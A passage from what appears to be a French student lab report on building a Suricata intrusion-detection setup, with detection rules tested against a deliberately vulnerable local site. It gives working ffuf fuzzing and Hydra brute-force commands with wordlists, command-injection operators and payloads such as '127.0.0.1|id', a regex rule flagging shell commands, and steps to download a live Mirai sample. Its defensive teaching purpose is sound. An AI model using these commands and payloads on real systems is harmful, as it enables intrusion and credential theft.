dictionnaire de mots puis de consulter le code retour du serveur web. Si le code 200 Found (et plusieurs autres) est retourné alors la page existe, sinon le code 404 Not Found sera retourné. Plus d'information sur les codes de statut HTTP : <https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference>Status>. Pour détecter une telle attaque, il suffit ainsi de générer une alerte lorsqu'une même source génère trop de code retour 404 dans un certain laps de temps. Voici la signature Suricata permettant cette détection :

```
alert http any any -> any any (
    msg:"WEB FUZZING detected - Too much 404 in 60s timeframe";
    content:"404";
    http_stat_code;
    classtype: attempted-recon;
    sid:100001;
    rev:1;
    threshold: type threshold,
        track by_src, count 10, seconds 60;
)
```

Cette règle génère une alerte sur le protocole HTTP d'un trafic en provenance de n'importe quelle source vers n'importe quelle destination ayant comme code de statut HTTP `http_stat_code` le `content` 404, en accord donc avec le principe précédent d'énumération d'un site web. Puisque qu'il est tout à fait possible pour un utilisateur lambda de se tromper et de consulter accidentellement une page inexistante, la directive `threshold` permet de placer un seuil de dix déclenchements en l'espace de soixante secondes pour un même utilisateur (`track by_src`). De la sorte, pour limiter les faux positifs causés par des erreurs de typographie, il faut qu'un utilisateur génère volontairement plus de dix codes d'erreur 404 en une minute pour déclencher l'alerte. Ce seuil permet par extension de limiter l'émission de l'alerte par la même source à une fois par minute pour éviter d'inonder les journaux. Cette règle peut être ajustée pour du fuzzing plus ou moins agressif en jouant avec les paramètres seuils afin de détecter un nombre plus ou moins important de requêtes par seconde.

Plusieurs outils permettent d'effectuer une telle démarche, nous utiliserons en guise de démonstration FFUF : <https://github.com/ffuf/ffuf>. Si vous ne souhaitez pas réaliser d'installation particulière vous pouvez très bien simuler une tentative de fuzzing en accédant à une ressource inexistante comme `aaa.php`. Il vous suffira de rafraîchir la page une dizaine de fois pour générer suffisamment d'erreur 404 qui déclencheront l'alerte. Si vous souhaitez toutefois utiliser l'outil mentionné, l'installation se fait facilement sous Debian (WSL) avec le gestionnaire de paquet APT :

```
$ sudo apt-get install ffuf

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ffuf
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 3,029 kB of archives.
After this operation, 9,566 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian trixie/main amd64 ffuf amd64 2.1.0-1+b9
[3,029 kB]
Fetched 3,029 kB in 1s (2,120 kB/s)
Selecting previously unselected package ffuf.
(Reading database ... 14063 files and directories currently installed.)
Preparing to unpack .../ffuf_2.1.0-1+b9_amd64.deb ...
Unpacking ffuf (2.1.0-1+b9) ...
Setting up ffuf (2.1.0-1+b9) ...
```

Une fois fait il faudra sélectionner une liste de mots qui servira à tester à l'aveugle l'existence de ces pages. Le repos GitHub SecLists de danielmiessler : <https://github.com/danielmiessler/SecLists> propose une grande quantité de dictionnaires prêt à l'emploi pour diverses fins d'énumérations ou de *credential stuffing*. Ces dictionnaires de parfois plusieurs milliers de mots utilisent pour la plupart de vrais entrées tirées d'infrastructures en production. Pour notre cas d'utilisation cependant, afin d'éviter la surcharge du serveur web par des requêtes de fuzzing pouvant causer fortuitement un autre type d'attaque appelé *déni de service*, nous nous contenterons d'une liste fortement réduite de mots inspirée de celles présentes sur le repos GitHub susmentionné. Voici une proposition que nous placerons dans le fichier texte *fuzz_dico.txt* :


```
signup.html
signup.php
assets
images
admin.php
install.php
setup.php
upgrade.php
update.php
static
css
js
fonts
favicon.ico
robots.txt
sitemap.xml
license
readme
docs
faq
```

Voici la commande à exécuter pour effectuer le fuzzing sur le serveur web :

```
ffuf -w fuzz_dico.txt:FUZZ -u http://localhost/FUZZ
```

Le paramètre **-w** permet d'indiquer le dictionnaire à utiliser et **-u** l'URL cible. Le mot clé **:FUZZ** permet d'associer les mots du dictionnaire avec le terme **FUZZ**. Ce mot clé sera utilisé dans l'URL pour indiquer l'emplacement des paramètres à tester et effectuer les substitutions, ici directement avec la racine. Voici ce que nous obtenons en sortie de la commande :

```
~$ ffuf -w fuzz_dico.txt:FUZZ -u http://localhost/FUZZ
```



v2.1.0-dev

```
:: Method          : GET
:: URL            : http://localhost/FUZZ
:: Wordlist        : FUZZ: /home/nirin/fuzz_dico.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```

```
[Status: 200, Size: 2942, Words: 1122, Lines: 130,
Duration: 0ms]
admin.php           [Status: 200, Size: 1930, Words: 415, Lines: 84,
Duration: 2039ms]
:: Progress: [21/21] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:03] :: 
Errors: 0 ::
```

Une des entrées du dictionnaire utilisé a permis de découvrir une page cachée à l'emplacement <http://localhost/admin.php>. Le code 200 indique qu'elle est accessible à un utilisateur même non authentifié. Dans un contexte opérationnel réel, la découverte d'une telle page <admin.php> pourrait révéler une interface ou un panneau administrateur qui pourrait permettre d'effectuer des actions en tant qu'utilisateur privilégié sur le service administré. Si subir une activité de reconnaissance sur ses services est difficilement évitable, une bonne sécurisation des interfaces exposées avec un contrôle solide des accès permet de limiter l'effet levier des informations obtenues par énumération.

Du côté de l'IDPS Suricata, nous pouvons effectivement constater que l'activité de fuzzing a déclencher une alerte :

```
root@2cf442330736:~# tail -f /var/log/suricata/fast.log
10/14/2025-18:13:27.715933 [**] [1:100001:1] WEB FUZZING detected - Too much
404 in 60s timeframe [**] [Classification: Attempted Information Leak]
[Priority: 2] {TCP} 172.18.0.2:80 -> 172.18.0.1:59124
```

Le message d'alerte indique clairement à l'analyste ou l'administrateur que du web fuzzing a été détecté à cause d'un surplus d'erreur 404 par une même source. La classification fournie par la communauté de Suricata « Attempted Information Leak » permet d'attribuer une priorité de traitement de 2 à l'alerte. Le sid **100001** permet d'identifier la règle si l'analyste a besoin de plus de détails sur sa construction et donc sur sa génération. Enfin, plus de détails sur ces alertes sont disponibles dans la base de données Elasticsearch qui sera présentée ultérieurement, ou dans le fichier **eve.json** des journaux du conteneur Debian. Comme évoqué précédemment, ce genre d'activité ne constitue pas un indicateur confirmé d'incident. Il peut toutefois en être un précurseur si les services découverts ne sont pas sécurisés correctement.

c. Bruteforce web d'identifiants avec HYDRA

Une fois la phase de reconnaissance terminée (ou déclarée terminée) avec le maximum d'informations en notre possession, nous pouvons analyser les ressources obtenues afin de déterminer les chemins d'attaques possibles et les essayer. La page web « Login » présente un formulaire de connexion demandant un nom d'utilisateur et un mot de passe :



Figure 4. Interface de connexion à bruteforce

Il existe plusieurs techniques pour deviner ce genre d'identifiants. Si l'interface à laquelle nous souhaitons accéder correspond à celle d'une application ou d'un service,

il se peut que les identifiants par défaut (dis parfois d'usine) soient encore actifs et qu'ils n'aient pas été modifiées par l'administrateur. Une simple recherche sur internet ou lire la documentation du service permet de retrouver ces secrets. Si toutefois ces identifiants ont été modifiés, nous pouvons essayer de les deviner. En effet d'après NordPass, un gestionnaire d'identifiants, se trouve parmi les mots de passe les plus couramment utilisés « 123456 », « azerty », « admin », ou encore « password ». Très faibles, ils peuvent être devinés ou « crackés » en l'espace de quelques secondes. De plus, avec la multiplication des services en ligne, les utilisateurs ont à mémoriser plusieurs mots de passe différents ce qui les pousse à les créer court pour s'en rappeler facilement, ou à les réutiliser d'une plateforme à l'autre. Un attaquant pourrait ainsi réaliser une attaque par force brute pour tenter d'obtenir ces identifiants. Ce type d'attaque consiste à essayer un ensemble de combinaisons alphanumériques (a-z, A-Z, 0-9) avec parfois des caractères spéciaux en espérant trouver la combinaison gagnante du nom d'utilisateur et du mot de passe. L'attaquant peut également créer sa propre liste d'identifiants à tester appelée dictionnaire grâce notamment à de la reconnaissance ou de l'OSINT, et si cette liste est tirée de fuites de données, on parle alors de « credential stuffing ». Une fois le dictionnaire ou les combinaisons alphanumériques prêtes, l'attaquant va se connecter à l'interface et toutes les essayer. La particularité de cette attaque est qu'elle est dite « online », c'est-à-dire qu'il faut interagir avec le service en question pour l'effectuer contrairement aux attaques dites « offline ». Plus précisément, pour tester ces combinaisons, l'attaquant doit interagir avec le formulaire de connexion hébergé sur notre serveur web ce qui génère des traces plus ou moins importantes en fonction de l'agressivité du bruteforcing et de la taille du dictionnaire. Du point de vue du serveur, si jamais un utilisateur entre des identifiants incorrects, il retourne en guise de réponse un code 401 « Unauthorized » indiquant l'échec de la tentative. Cela permet de traquer les connexions infructueuses en grande quantité avec Suricata, voici la signature associée :

```
alert http any any -> any any (
    msg: "WEB LOGIN BRUTEFORCE detected - Too much 401 failed login in 60s
timeframe";
    content: "401";
    http_stat_code;
    classtype: web-application-attack;
    sid:100003;
    rev:1;
    threshold:
        type threshold, track by_src, count 10, seconds 60;
)
```

Très similaire à celle précédente sur le fuzzing web, cette règle inspecte le code de statut http `http_stat_code` et vérifie si son `content` est bien 401. Si en plus la même source (`track_by_src`) émet plus de dix requêtes infructueuses (`count 10`) en une minute (`seconds 60`), alors le `threshold` est considéré comme dépassé et une alerte sera générée. Ce seuil peut bien évidemment être adapté à l'intensité du trafic du système protégé pour éviter les faux positifs et détecter des attaques par force brute plus ou moins agressives.

Pour réaliser cette attaque nous utiliserons l'outil HYDRA : <https://github.com/vanhauser-thc/thc-hydra> qui prend en charge plusieurs méthodes d'authentification et offre des options de parallélisation. Si vous ne souhaitez pas réaliser d'installation particulière vous pouvez très bien simuler une tentative de bruteforce en entrant des identifiants erronés puis en rafraîchissant la page une dizaine de fois ce qui réitèrera les tentatives infructueuses. Si vous souhaitez utiliser l'outil mentionné, l'installation du paquet sous Debian (WSL) se fait avec la commande suivante :

```
~$ sudo apt-get install hydra

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ...SNAP...
After this operation, 522 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
  ...SNAP...
Processing triggers for libc-bin (2.41-12) ...
Processing triggers for libgdk-pixbuf-2.0-0:amd64 (2.42.12+dfsg-4) ...
```

Pour éviter de surcharger le serveur web avec des requêtes, nous utiliserons deux dictionnaires réduits pour le nom d'utilisateur (users.txt) et le mot de passe (pass.txt):

users.txt:

```
john
abagail
admin
uqac
root
```

pass.txt:

```
123456
rockyou
123456789
password
iloveyou
```

```
princess
1234567
12345678
abc123
nicole
```

Il existe plusieurs options d'utilisation et de combinaison de ces dictionnaires, plus d'informations sont disponibles sur le repos GitHub de l'outil. Voici la commande pour effectuer l'attaque à l'aide de ces deux dictionnaires :

```
hydra -L users.txt -P pass.txt 127.0.0.1 -s 80 -f -u http-post-form
"/login.php:username=^USER^&password=^PASS^:F=incorrects" -V
```

Les options **-L** et **-P** permettent de renseigner les dictionnaires respectifs pour le nom d'utilisateur et le mot de passe. Concernant **-f** et **-u** ils indiquent à Hydra de s'arrêter dès qu'une correspondance est trouvée et qu'il faut essayer chaque identifiant du dictionnaire des noms d'utilisateur avec chaque mots de passe de l'autre dictionnaire. L'attribut `http-post-form` permet d'utiliser le module de bruteforcing correspondant aux formulaires web de connexion. Enfin la chaîne de caractère suivante renseigne différentes options chacune séparées par « : ». `/login.php` indique à Hydra la page où se trouve le formulaire à attaquer, `username=^USER^&password=^PASS` spécifient les champs POST où insérer les combinaisons d'identifiants et enfin la chaîne `F=incorrects` indique la condition d'échec de la tentative. Si l'outil retrouve dans la réponse du serveur le mot « `incorrects` » qui correspond au message d'erreur affiché en cas d'échec de l'authentification, alors Hydra saura que la combinaison d'identifiant essayée est incorrecte. La même logique peut être appliquée pour définir une condition de succès.

Voici la sortie obtenue avec cette commande :

```
~$ hydra -L users.txt -P pass.txt 127.0.0.1 -s 80 -f -u http-post-form
"/login.php:username=^USER^&password=^PASS^:F=incorrects" -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-15
13:55:57
..SNAP..
[ATTEMPT] target 127.0.0.1 - login "john" - pass "123456"
[ATTEMPT] target 127.0.0.1 - login "abagail" - pass "123456"
..SNAP..
[ATTEMPT] target 127.0.0.1 - login "uqac" - pass "123456789"

[80] [http-post-form] host: 127.0.0.1    login: admin    password: rockyyou

[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Nous constatons qu'effectivement nos dictionnaires contenaient une combinaison d'identifiants `admin:rockyou` valide qui permet de se connecter à l'interface web :

The screenshot shows a web-based login form titled "Connexion". It has two input fields: "Nom d'utilisateur" containing "admin" and "Mot de passe" containing "rockyou". Below the fields is a blue "Se connecter" button. At the bottom of the form, there is a green success message box containing a checkmark and the text "Connexion réussie. Bienvenue, admin !". Above the form, a navigation bar includes links for "Ping", "Login", and "Menu".

Figure 5. Connexion réussie à l'interface avec les identifiants trouvés par force brute

Il est possible que vous rencontriez lors de l'exécution de la commande une erreur du type :

```
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
```

En réalité le formulaire de connexion utilisé dans la démonstration est légèrement différent de celui attendu par Hydra et son module `http-post-form`. Le code 401 est plus couramment utilisé pour signaler un échec d'authentification avec la méthode HTTP Basic Auth qui utilise le formulaire de votre navigateur plutôt que celui du site en question. Cela explique pourquoi l'outil suggère d'utiliser un autre module `http-get`. Vous rencontrerez plus souvent des serveurs qui renvoient un code 200 quel que soit le résultat de l'authentification (échec ou succès) à travers un formulaire, et qui spécifient plutôt dans le corps de réponse le statut de la tentative. Si tel est le cas le principe de la signature reste cependant le même car au lieu d'inspecter les requêtes à la recherche de multiples codes d'erreurs 401, il suffira de rechercher les multiples messages d'erreurs d'authentification renvoyés par le serveur. Le premier cas suffira toutefois amplement à illustrer une attaque par force brute pour la portée de ce projet.

Enfin nous pouvons constater le bon déclenchement de l'alerte associée :

```
root@2cf442330736:~# tail -f /var/log/suricata/fast.log
```

```
10/15/2025-17:55:40.209984 [**] [1:100003:1] WEB LOGIN BRUTEFORCE detected  
- Too much 401 failed login in 60s timeframe [**] [Classification: Web  
Application Attack] [Priority: 1] {TCP} 172.18.0.2:80 -> 172.18.0.1:38864
```

Dont l'analyse est similaire à celles précédentes. Un analyste SoC à la vue de cette alerte pourrait utiliser d'autres indicateurs de corrélation pour confirmer le succès ou non de l'attaque en déterminant par exemple à l'aide de l'adresse l'IP de l'attaquant si une connexion à un compte a bien été effectuée depuis la même source. En cas d'incident confirmé, une remédiation immédiate consisterait à bloquer toutes les requêtes provenant de cette source et d'effectuer une rotation des identifiants pour le compte compromis afin de changer les secrets et déconnecter toutes les personnes l'utilisant.

d. Injection web de commandes

La page web « Ping » présente une entrée utilisateur — potentiellement vulnérable si elle n'est pas correctement nettoyée — qui permet d'exécuter la commande ping sur la machine et d'obtenir le résultat. Voici le comportement et le résultat attendu lorsque le site est utilisé aux fins conçues :




Figure 6. Fonctionnement attendu de la page web permettant de ping une adresse IP

A noter que, le conteneur Debian n'ayant pas accès à internet, vous ne pourrez ping que des adresses IP locales soit votre machine hôte, les autres conteneurs ou lui-même (127.0.0.1). Nous remarquons que le texte retourné correspond exactement à la sortie de la commande exécutée dans un shell, en particulier que le champ entré par l'utilisateur a effectivement été utilisé dans le contexte de la commande. Si l'entrée utilisateur n'est pas correctement assainie en backend, il serait ainsi possible de

s'échapper du contexte de l'entrée et exécuter une commande supplémentaire arbitraire. Ce type d'attaque par injection de commande est très répandu (Top 10 OWASP : <https://owasp.org/www-project-top-ten/>) puisque de nos jours, de nombreuses entrées sont mises à disposition des utilisateurs pour leur permettre d'interagir avec le service. Parfois ces champs sont laissés accessibles inintentionnellement par les développeurs qui s'ils ne sont pas correctement gérés, peuvent être trafiqués pour détourner le système de ses fonctions initiales, à l'avantage de l'attaquant.

Pour effectuer une telle attaque, il existe plusieurs opérateurs qui permettent d'échapper au contexte de la commande initiale pour en injecter une autre. L'efficacité de ces opérateurs dépend de leur interprétation par le service qui traite par la suite la requête. En voici un tableau récapitulatif :

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	;	%3b	Both
New Line	\n	%0a	Both
Background	&	%26	Both (second output generally shown first)
Pipe		%7c	Both (only second output is shown)
AND	&&	%26%26	Both (only if first succeeds)
OR		%7c%7c	Second (only if first fails)
Sub-Shell	``	%60%60	Both (Linux-only)
Sub-Shell	\$()	%24%28%29	Both (Linux-only)

Figure 7. Tableau récapitulatif des principaux opérateurs pour effectuer une injection de commande

Un bon principe de détection pourrait consister à rechercher dans les entêtes HTTP une correspondance avec un de ces caractères d'échappement. Cependant il est tout à fait possible qu'ils soient utilisés de manière légitime par un utilisateur ou le serveur web lui-même. Toutefois, si la transmission de ces caractères peut être légitime, ce n'est pas le cas des commandes passées illégalement dans ces champs (sauf application très spécifique). Voici la signature créée pour détecter ce type d'activité :

```

alert http any any -> any any (
    msg:"WEB CMD INJECTION detected - Illegal unix command passed";
    flow:to_server,established;
    http.request_body;
    pcre:"/ls|cat|bash|sh/i";
    classtype: web-application-attack; sid:100002; rev:1;
)

```

Cette règle inspecte le corps de requête `http.request_body` dans lequel se trouve les champs remplis par l'utilisateur dans le formulaire, dans notre cas l'adresse IP à ping. Puis sur ce corps est appliquée une expression `pcre` (Pearl Compatible Regular Expression) qui va rechercher des chaînes de caractères correspondants à des commandes UNIX dans le corps de requête comme `ls`, `cat`, ou encore `bash` et `sh`. Cette liste peut très bien être étendue pour détecter d'autres commandes en fonction du contexte d'utilisation. Il existe plusieurs outils pour tenter des injections de commandes à partir d'une interface web. Très connu à cet effet, BurpSuite (<https://portswigger.net/burp>), est un proxy web qui permet d'intercepter et modifier les requêtes qui sont envoyées ou reçues d'un serveur. Son équivalent open-source ZAP (<https://www.zaproxy.org/>) possède des fonctionnalités similaires avec en plus un scanner automatique de vulnérabilité web. Cependant, à titre de démonstration le champ est volontairement exploitable sans outil autre que votre navigateur.

Avant de commencer l'exploitation et d'essayer à l'aveugle différents opérateurs d'échappement, nous pouvons nous appuyer sur les données en notre possession pour orienter notre démarche. En effet, au vu du texte retourné par la page web et des informations obtenues lors de la phase de reconnaissance sur le serveur avec NMAP :

```

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.65 ((Debian))
|_http-server-header: Apache/2.4.65 (Debian)
|_http-title: Ping une IP

```

Nous pouvons déduire que la commande est interprétée par un système UNIX (Debian, celle du conteneur) à travers un shell. Pour tenter d'exploiter ce champ, nous utiliserons l'opérateur « | » qui est compris nativement par Debian pour exécuter une nouvelle commande `id` qui permettra d'identifier sous quel utilisateur local les commandes sont exécutées. Le payload à entrer dans le champ sera ainsi « `127.0.0.1/id` ».




Figure 8. Injection de commande avec l'opérateur "/" et la commande "id"

La commande `id` a ainsi correctement été exécutée nous informant que le shell interprétant les commandes est détenu par le service `www-data` qui gère le processus Apache2. Cette injection de commande permet d'effectuer une exécution de code à distance (RCE) qui font partie des vulnérabilités les plus critiques. D'autres opérateurs et d'autres commandes peuvent être combinés avec un comportement différent. Par exemple la pipeline « || » permet d'exécuter les instructions suivantes uniquement si la première à échouée, « && » après la première instruction et uniquement si elle a réussi. Voici un exemple avec `ls` et `&&` :



Figure 9. Injection de commande avec l'opérateur "&&" et la commande "ls"

Nous constatons que la première commande de ping a correctement été exécutée puis que la deuxième `ls` également qui permet de lister le répertoire courant. A partir d'une RCE, un attaquant peut exécuter n'importe quelle instruction à condition qu'elle respecte les droits qui lui sont octroyés. L'exemple proposé ici est trivial et il est en réalité très peu probable de trouver ainsi un champ facilement accessible qui soit

directement interprété, à moins que la fonctionnalité ne soit volontaire. Plus souvent la vulnérabilité est moins accessible, il faut alors inspecter plus en détail les requêtes qui sont effectuées au serveur et comment elles sont interprétées afin d'identifier le payload à utiliser. Il est important de noter que cette signature fonctionne uniquement car le protocole inspecté HTTP n'utilise pas de cryptage. La plupart aujourd'hui utilise SSL/TLS pour sécuriser les communications en cryptant les corps de requêtes qui sont transmis ce qui les rend illisibles pour un observateur extérieur à la communication comme Suricata. C'est le cas de HTTPS, largement répandu aujourd'hui qui ne permettrait pas à l'IDPS de consulter le champ « ip » entrée par l'utilisateur et donc de réaliser la correspondance avec une charge malveillante.

e. Téléchargement de fichiers malveillants

Une fois un compte compromis par un attaquant, ce dernier peut virtuellement effectuer n'importe quelles actions dans la limite des fonctionnalités du système et des permissions qui sont accordés au compte utilisé. Un attaquant bien avisé plongera de nouveau en phase de reconnaissance pour tenter d'identifier des moyens (services internes, accès particuliers...) de se déplacer latéralement sur d'autres systèmes ou d'escalader en privilèges pour gagner de nouveaux droits et compromettre plus en profondeur la cible. Pour ce faire, depuis sa position interne stratégique, il peut être amené à télécharger des fichiers de l'extérieur qui lui permettront d'approfondir sa recherche (ex : linpeas.sh, winpeas.exe) ou de construire une attaque de plus grande envergure (malware, ransomware, serveur C2...). L'IDPS Suricata offre à ce titre un moteur d'inspection des fichiers transitant sur le réseau qui permet de reconnaître lorsqu'un utilisateur télécharge du contenu malveillant, que ce soit intentionnellement comme dans le scénario d'attaque construit jusqu'ici, ou inintentionnellement comme un employé victime d'une campagne d'hameçonnage. En effet, l'hameçonnage et l'ingénierie sociale étant désormais de plus en plus poussée et crédible, piégeant parfois même des utilisateurs avertis, un tel système aura comme autre bénéfice de limiter la prévalence de ces attaques critiques utilisant comme vecteur l'humain.

La détection d'un fichier malveillant se fait en calculant sa somme de contrôle (checksum) et en la comparant à une liste noire définie par l'administrateur. Si une correspondance est trouvée entre la checksum du fichier téléchargé et la liste noire, alors ce dernier est considéré comme malveillant et une alerte sera générée. Pour alimenter le moteur de détection, le site MalwareBazaar (<https://bazaar.abuse.ch/>) met très justement à disposition une liste de checksum SHA256 de plus de 1838 malwares. Cette

liste est mise à jour très régulièrement dès qu'un nouveau malware est recensé sur le web, en partenariat avec les communautés de l'infosec et les vendeurs d'antivirus. Cette liste noire est consultable dans le repos GitHub à l'emplacement [/configs/sha256malware.list](#). Voici la règle Suricata qui permet d'utiliser ce fichier pour détecter un téléchargement malveillant :

```
alert http any any -> any any (
    msg:"MALICIOUS FILE DOWNLOAD detected - Blacklist sha256 checksum match";
    filesha256:sha256malware.list;
    filestore;
    classtype:trojan-activity;
    sid:100004;
    rev:1;
)
```

La directive `filesha256` indique à Suricata qu'il devra calculer pour chaque fichier transitant sur le protocole HTTP sa checksum SHA256 et la comparer avec la liste noire située à l'emplacement [/etc/suricata/rules/sha256malware.list](#). La directive `filestore` est primordiale puisqu'elle active le moteur de détection de fichier et permet de stocker tout document marqué comme malveillant à l'emplacement [/var/log/suricata/filestore](#) pour permettre aux équipes d'effectuer une investigation plus poussée sur ce qui a été téléchargé. La `classtype:trojan-activity` est appropriée pour classifier ce genre d'attaque en accord le système de classification des alertes proposées par Suricata.

Pour effectuer la démonstration de cette attaque il sera nécessaire de mettre à disposition du conteneur un moyen de télécharger le fichier malveillant à travers le protocole HTTP. Vous êtes libre de sélectionner la solution de votre choix, il faudra cependant que la ressource soit téléchargeable avec l'outil `wget` installé sur le conteneur Debian puisqu'il ne dispose pas d'interface graphique. Pour ce faire nous allons créer sur la WSL (Debian) de l'hôte un serveur web léger Python qui permettra d'exposer la ressource locale au conteneur. Vous aurez ainsi besoin d'installer l'interpréteur Python (<https://www.python.org/>) sur votre machine. Sous linux avec le gestionnaire de paquet Debian :

```
~$ sudo apt install python3
Installing:
  python3
  ...SNAP...
Summary:
Upgrading: 0, Installing: 8, Removing: 0, Not Upgrading: 0
Download size: 5,894 kB
Space needed: 22.8 MB / 1,025 GB available
...SNAP...
```

```

Continue? [Y/n] Y
Get:1 http://deb.debian.org/debian trixie/main amd64 libpython3.13-minimal
amd64 3.13.5-2 [862 kB]
Get:2 http://deb.debian.org/debian trixie/main amd64 python3.13-minimal
amd64 3.13.5-2 [2,224 kB]
...SNAP...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for systemd (257.8-1~deb13u2) ...

```

Il faudra également télécharger un fichier malveillant de test et que sa checksum SHA256 soit enregistré dans la liste noire située dans le répertoire GitHub à l'emplacement `/configs/sha256malware.list`. Pour ce faire, il faut d'abord sélectionner une entrée de cette liste, par exemple la troisième :

```

#####
# MalwareBazaar recent malware samples (SHA256 hashes)
# Last updated: 2025-10-10 21:48:34 UTC
#
# Terms Of Use: https://bazaar.abuse.ch/faq/#tos
# For questions please contact bazaar [at] abuse.ch
#####
#
# sha256_hash
084d7a9b37d8ea7c869870944b0f7f3f4f74e513733dfc25f0d6d3a14e10b95d
7804a3eb206c24bc25241d8203f71ae6848f93ce79e12b3f9dc0b9fcdf5ea903
ef10e58171214fedb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3
8373c9186e08c5b584f74d7a24459061a87bd723f068f92d98a7066e77799607
...SNAP...

```

Puis, à l'aide de la base de données du site MalwareBazaar : <https://bazaar.abuse.ch/browse/> vous pourrez rechercher dans la barre de recherche le fichier correspondant avec le filtre :

`"sha256:ef10e58171214fedb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3"`

Browse Database

Figure 10. Champ de recherche de malware avec filtrage par SHA256

et le télécharger :

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2025-10-10 21:48	ef10e58171214fedb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3	elf	Mirai	elf mirai upx-dec	abuse_ch	

Figure 11. Résultat de la recherche de malware avec filtrage par SHA256

Le fichier téléchargé est au format compressé .zip et est protégé par le mot de passe **infected**. Veillez à ne pas exécuter son contenu au risque d'installer le malware sur votre machine. Pour cette démonstration, nous placerons le fichier dans la WSL

(Debian) qui hébergera par la suite le serveur de fichier web Python. Vous risquez également de rencontrer une erreur lors de la décompression du dossier téléchargé du fait de son contenu malveillant. Après plusieurs essais, l'outil 7zip semble fonctionner :

```
~$ 7z x ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.zip  
7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29  
64-bit locale=en_US.UTF-8 Threads:24 OPEN_MAX:10240, ASM  
  
Scanning the drive for archives:  
1 file, 21650 bytes (22 KiB)  
...SNAP...  
Enter password (will not be echoed): infected  
Everything is Ok  
  
Size: 42788  
Compressed: 21650
```

Vous aurez désormais sur votre machine le malware de disponible sous le nom `ef10e58171214fdb9a1d33d4e47759774bdaef153c0d450d478ab06a0ab2af3.elf`. Avant de démarrer le serveur python, il vous faudra connaître l'adresse IP de votre machine hôte à l'aide de la commande `ip a` (Linux) ou `ipconfig` (Windows Powershell) :

```
~$ ip a  
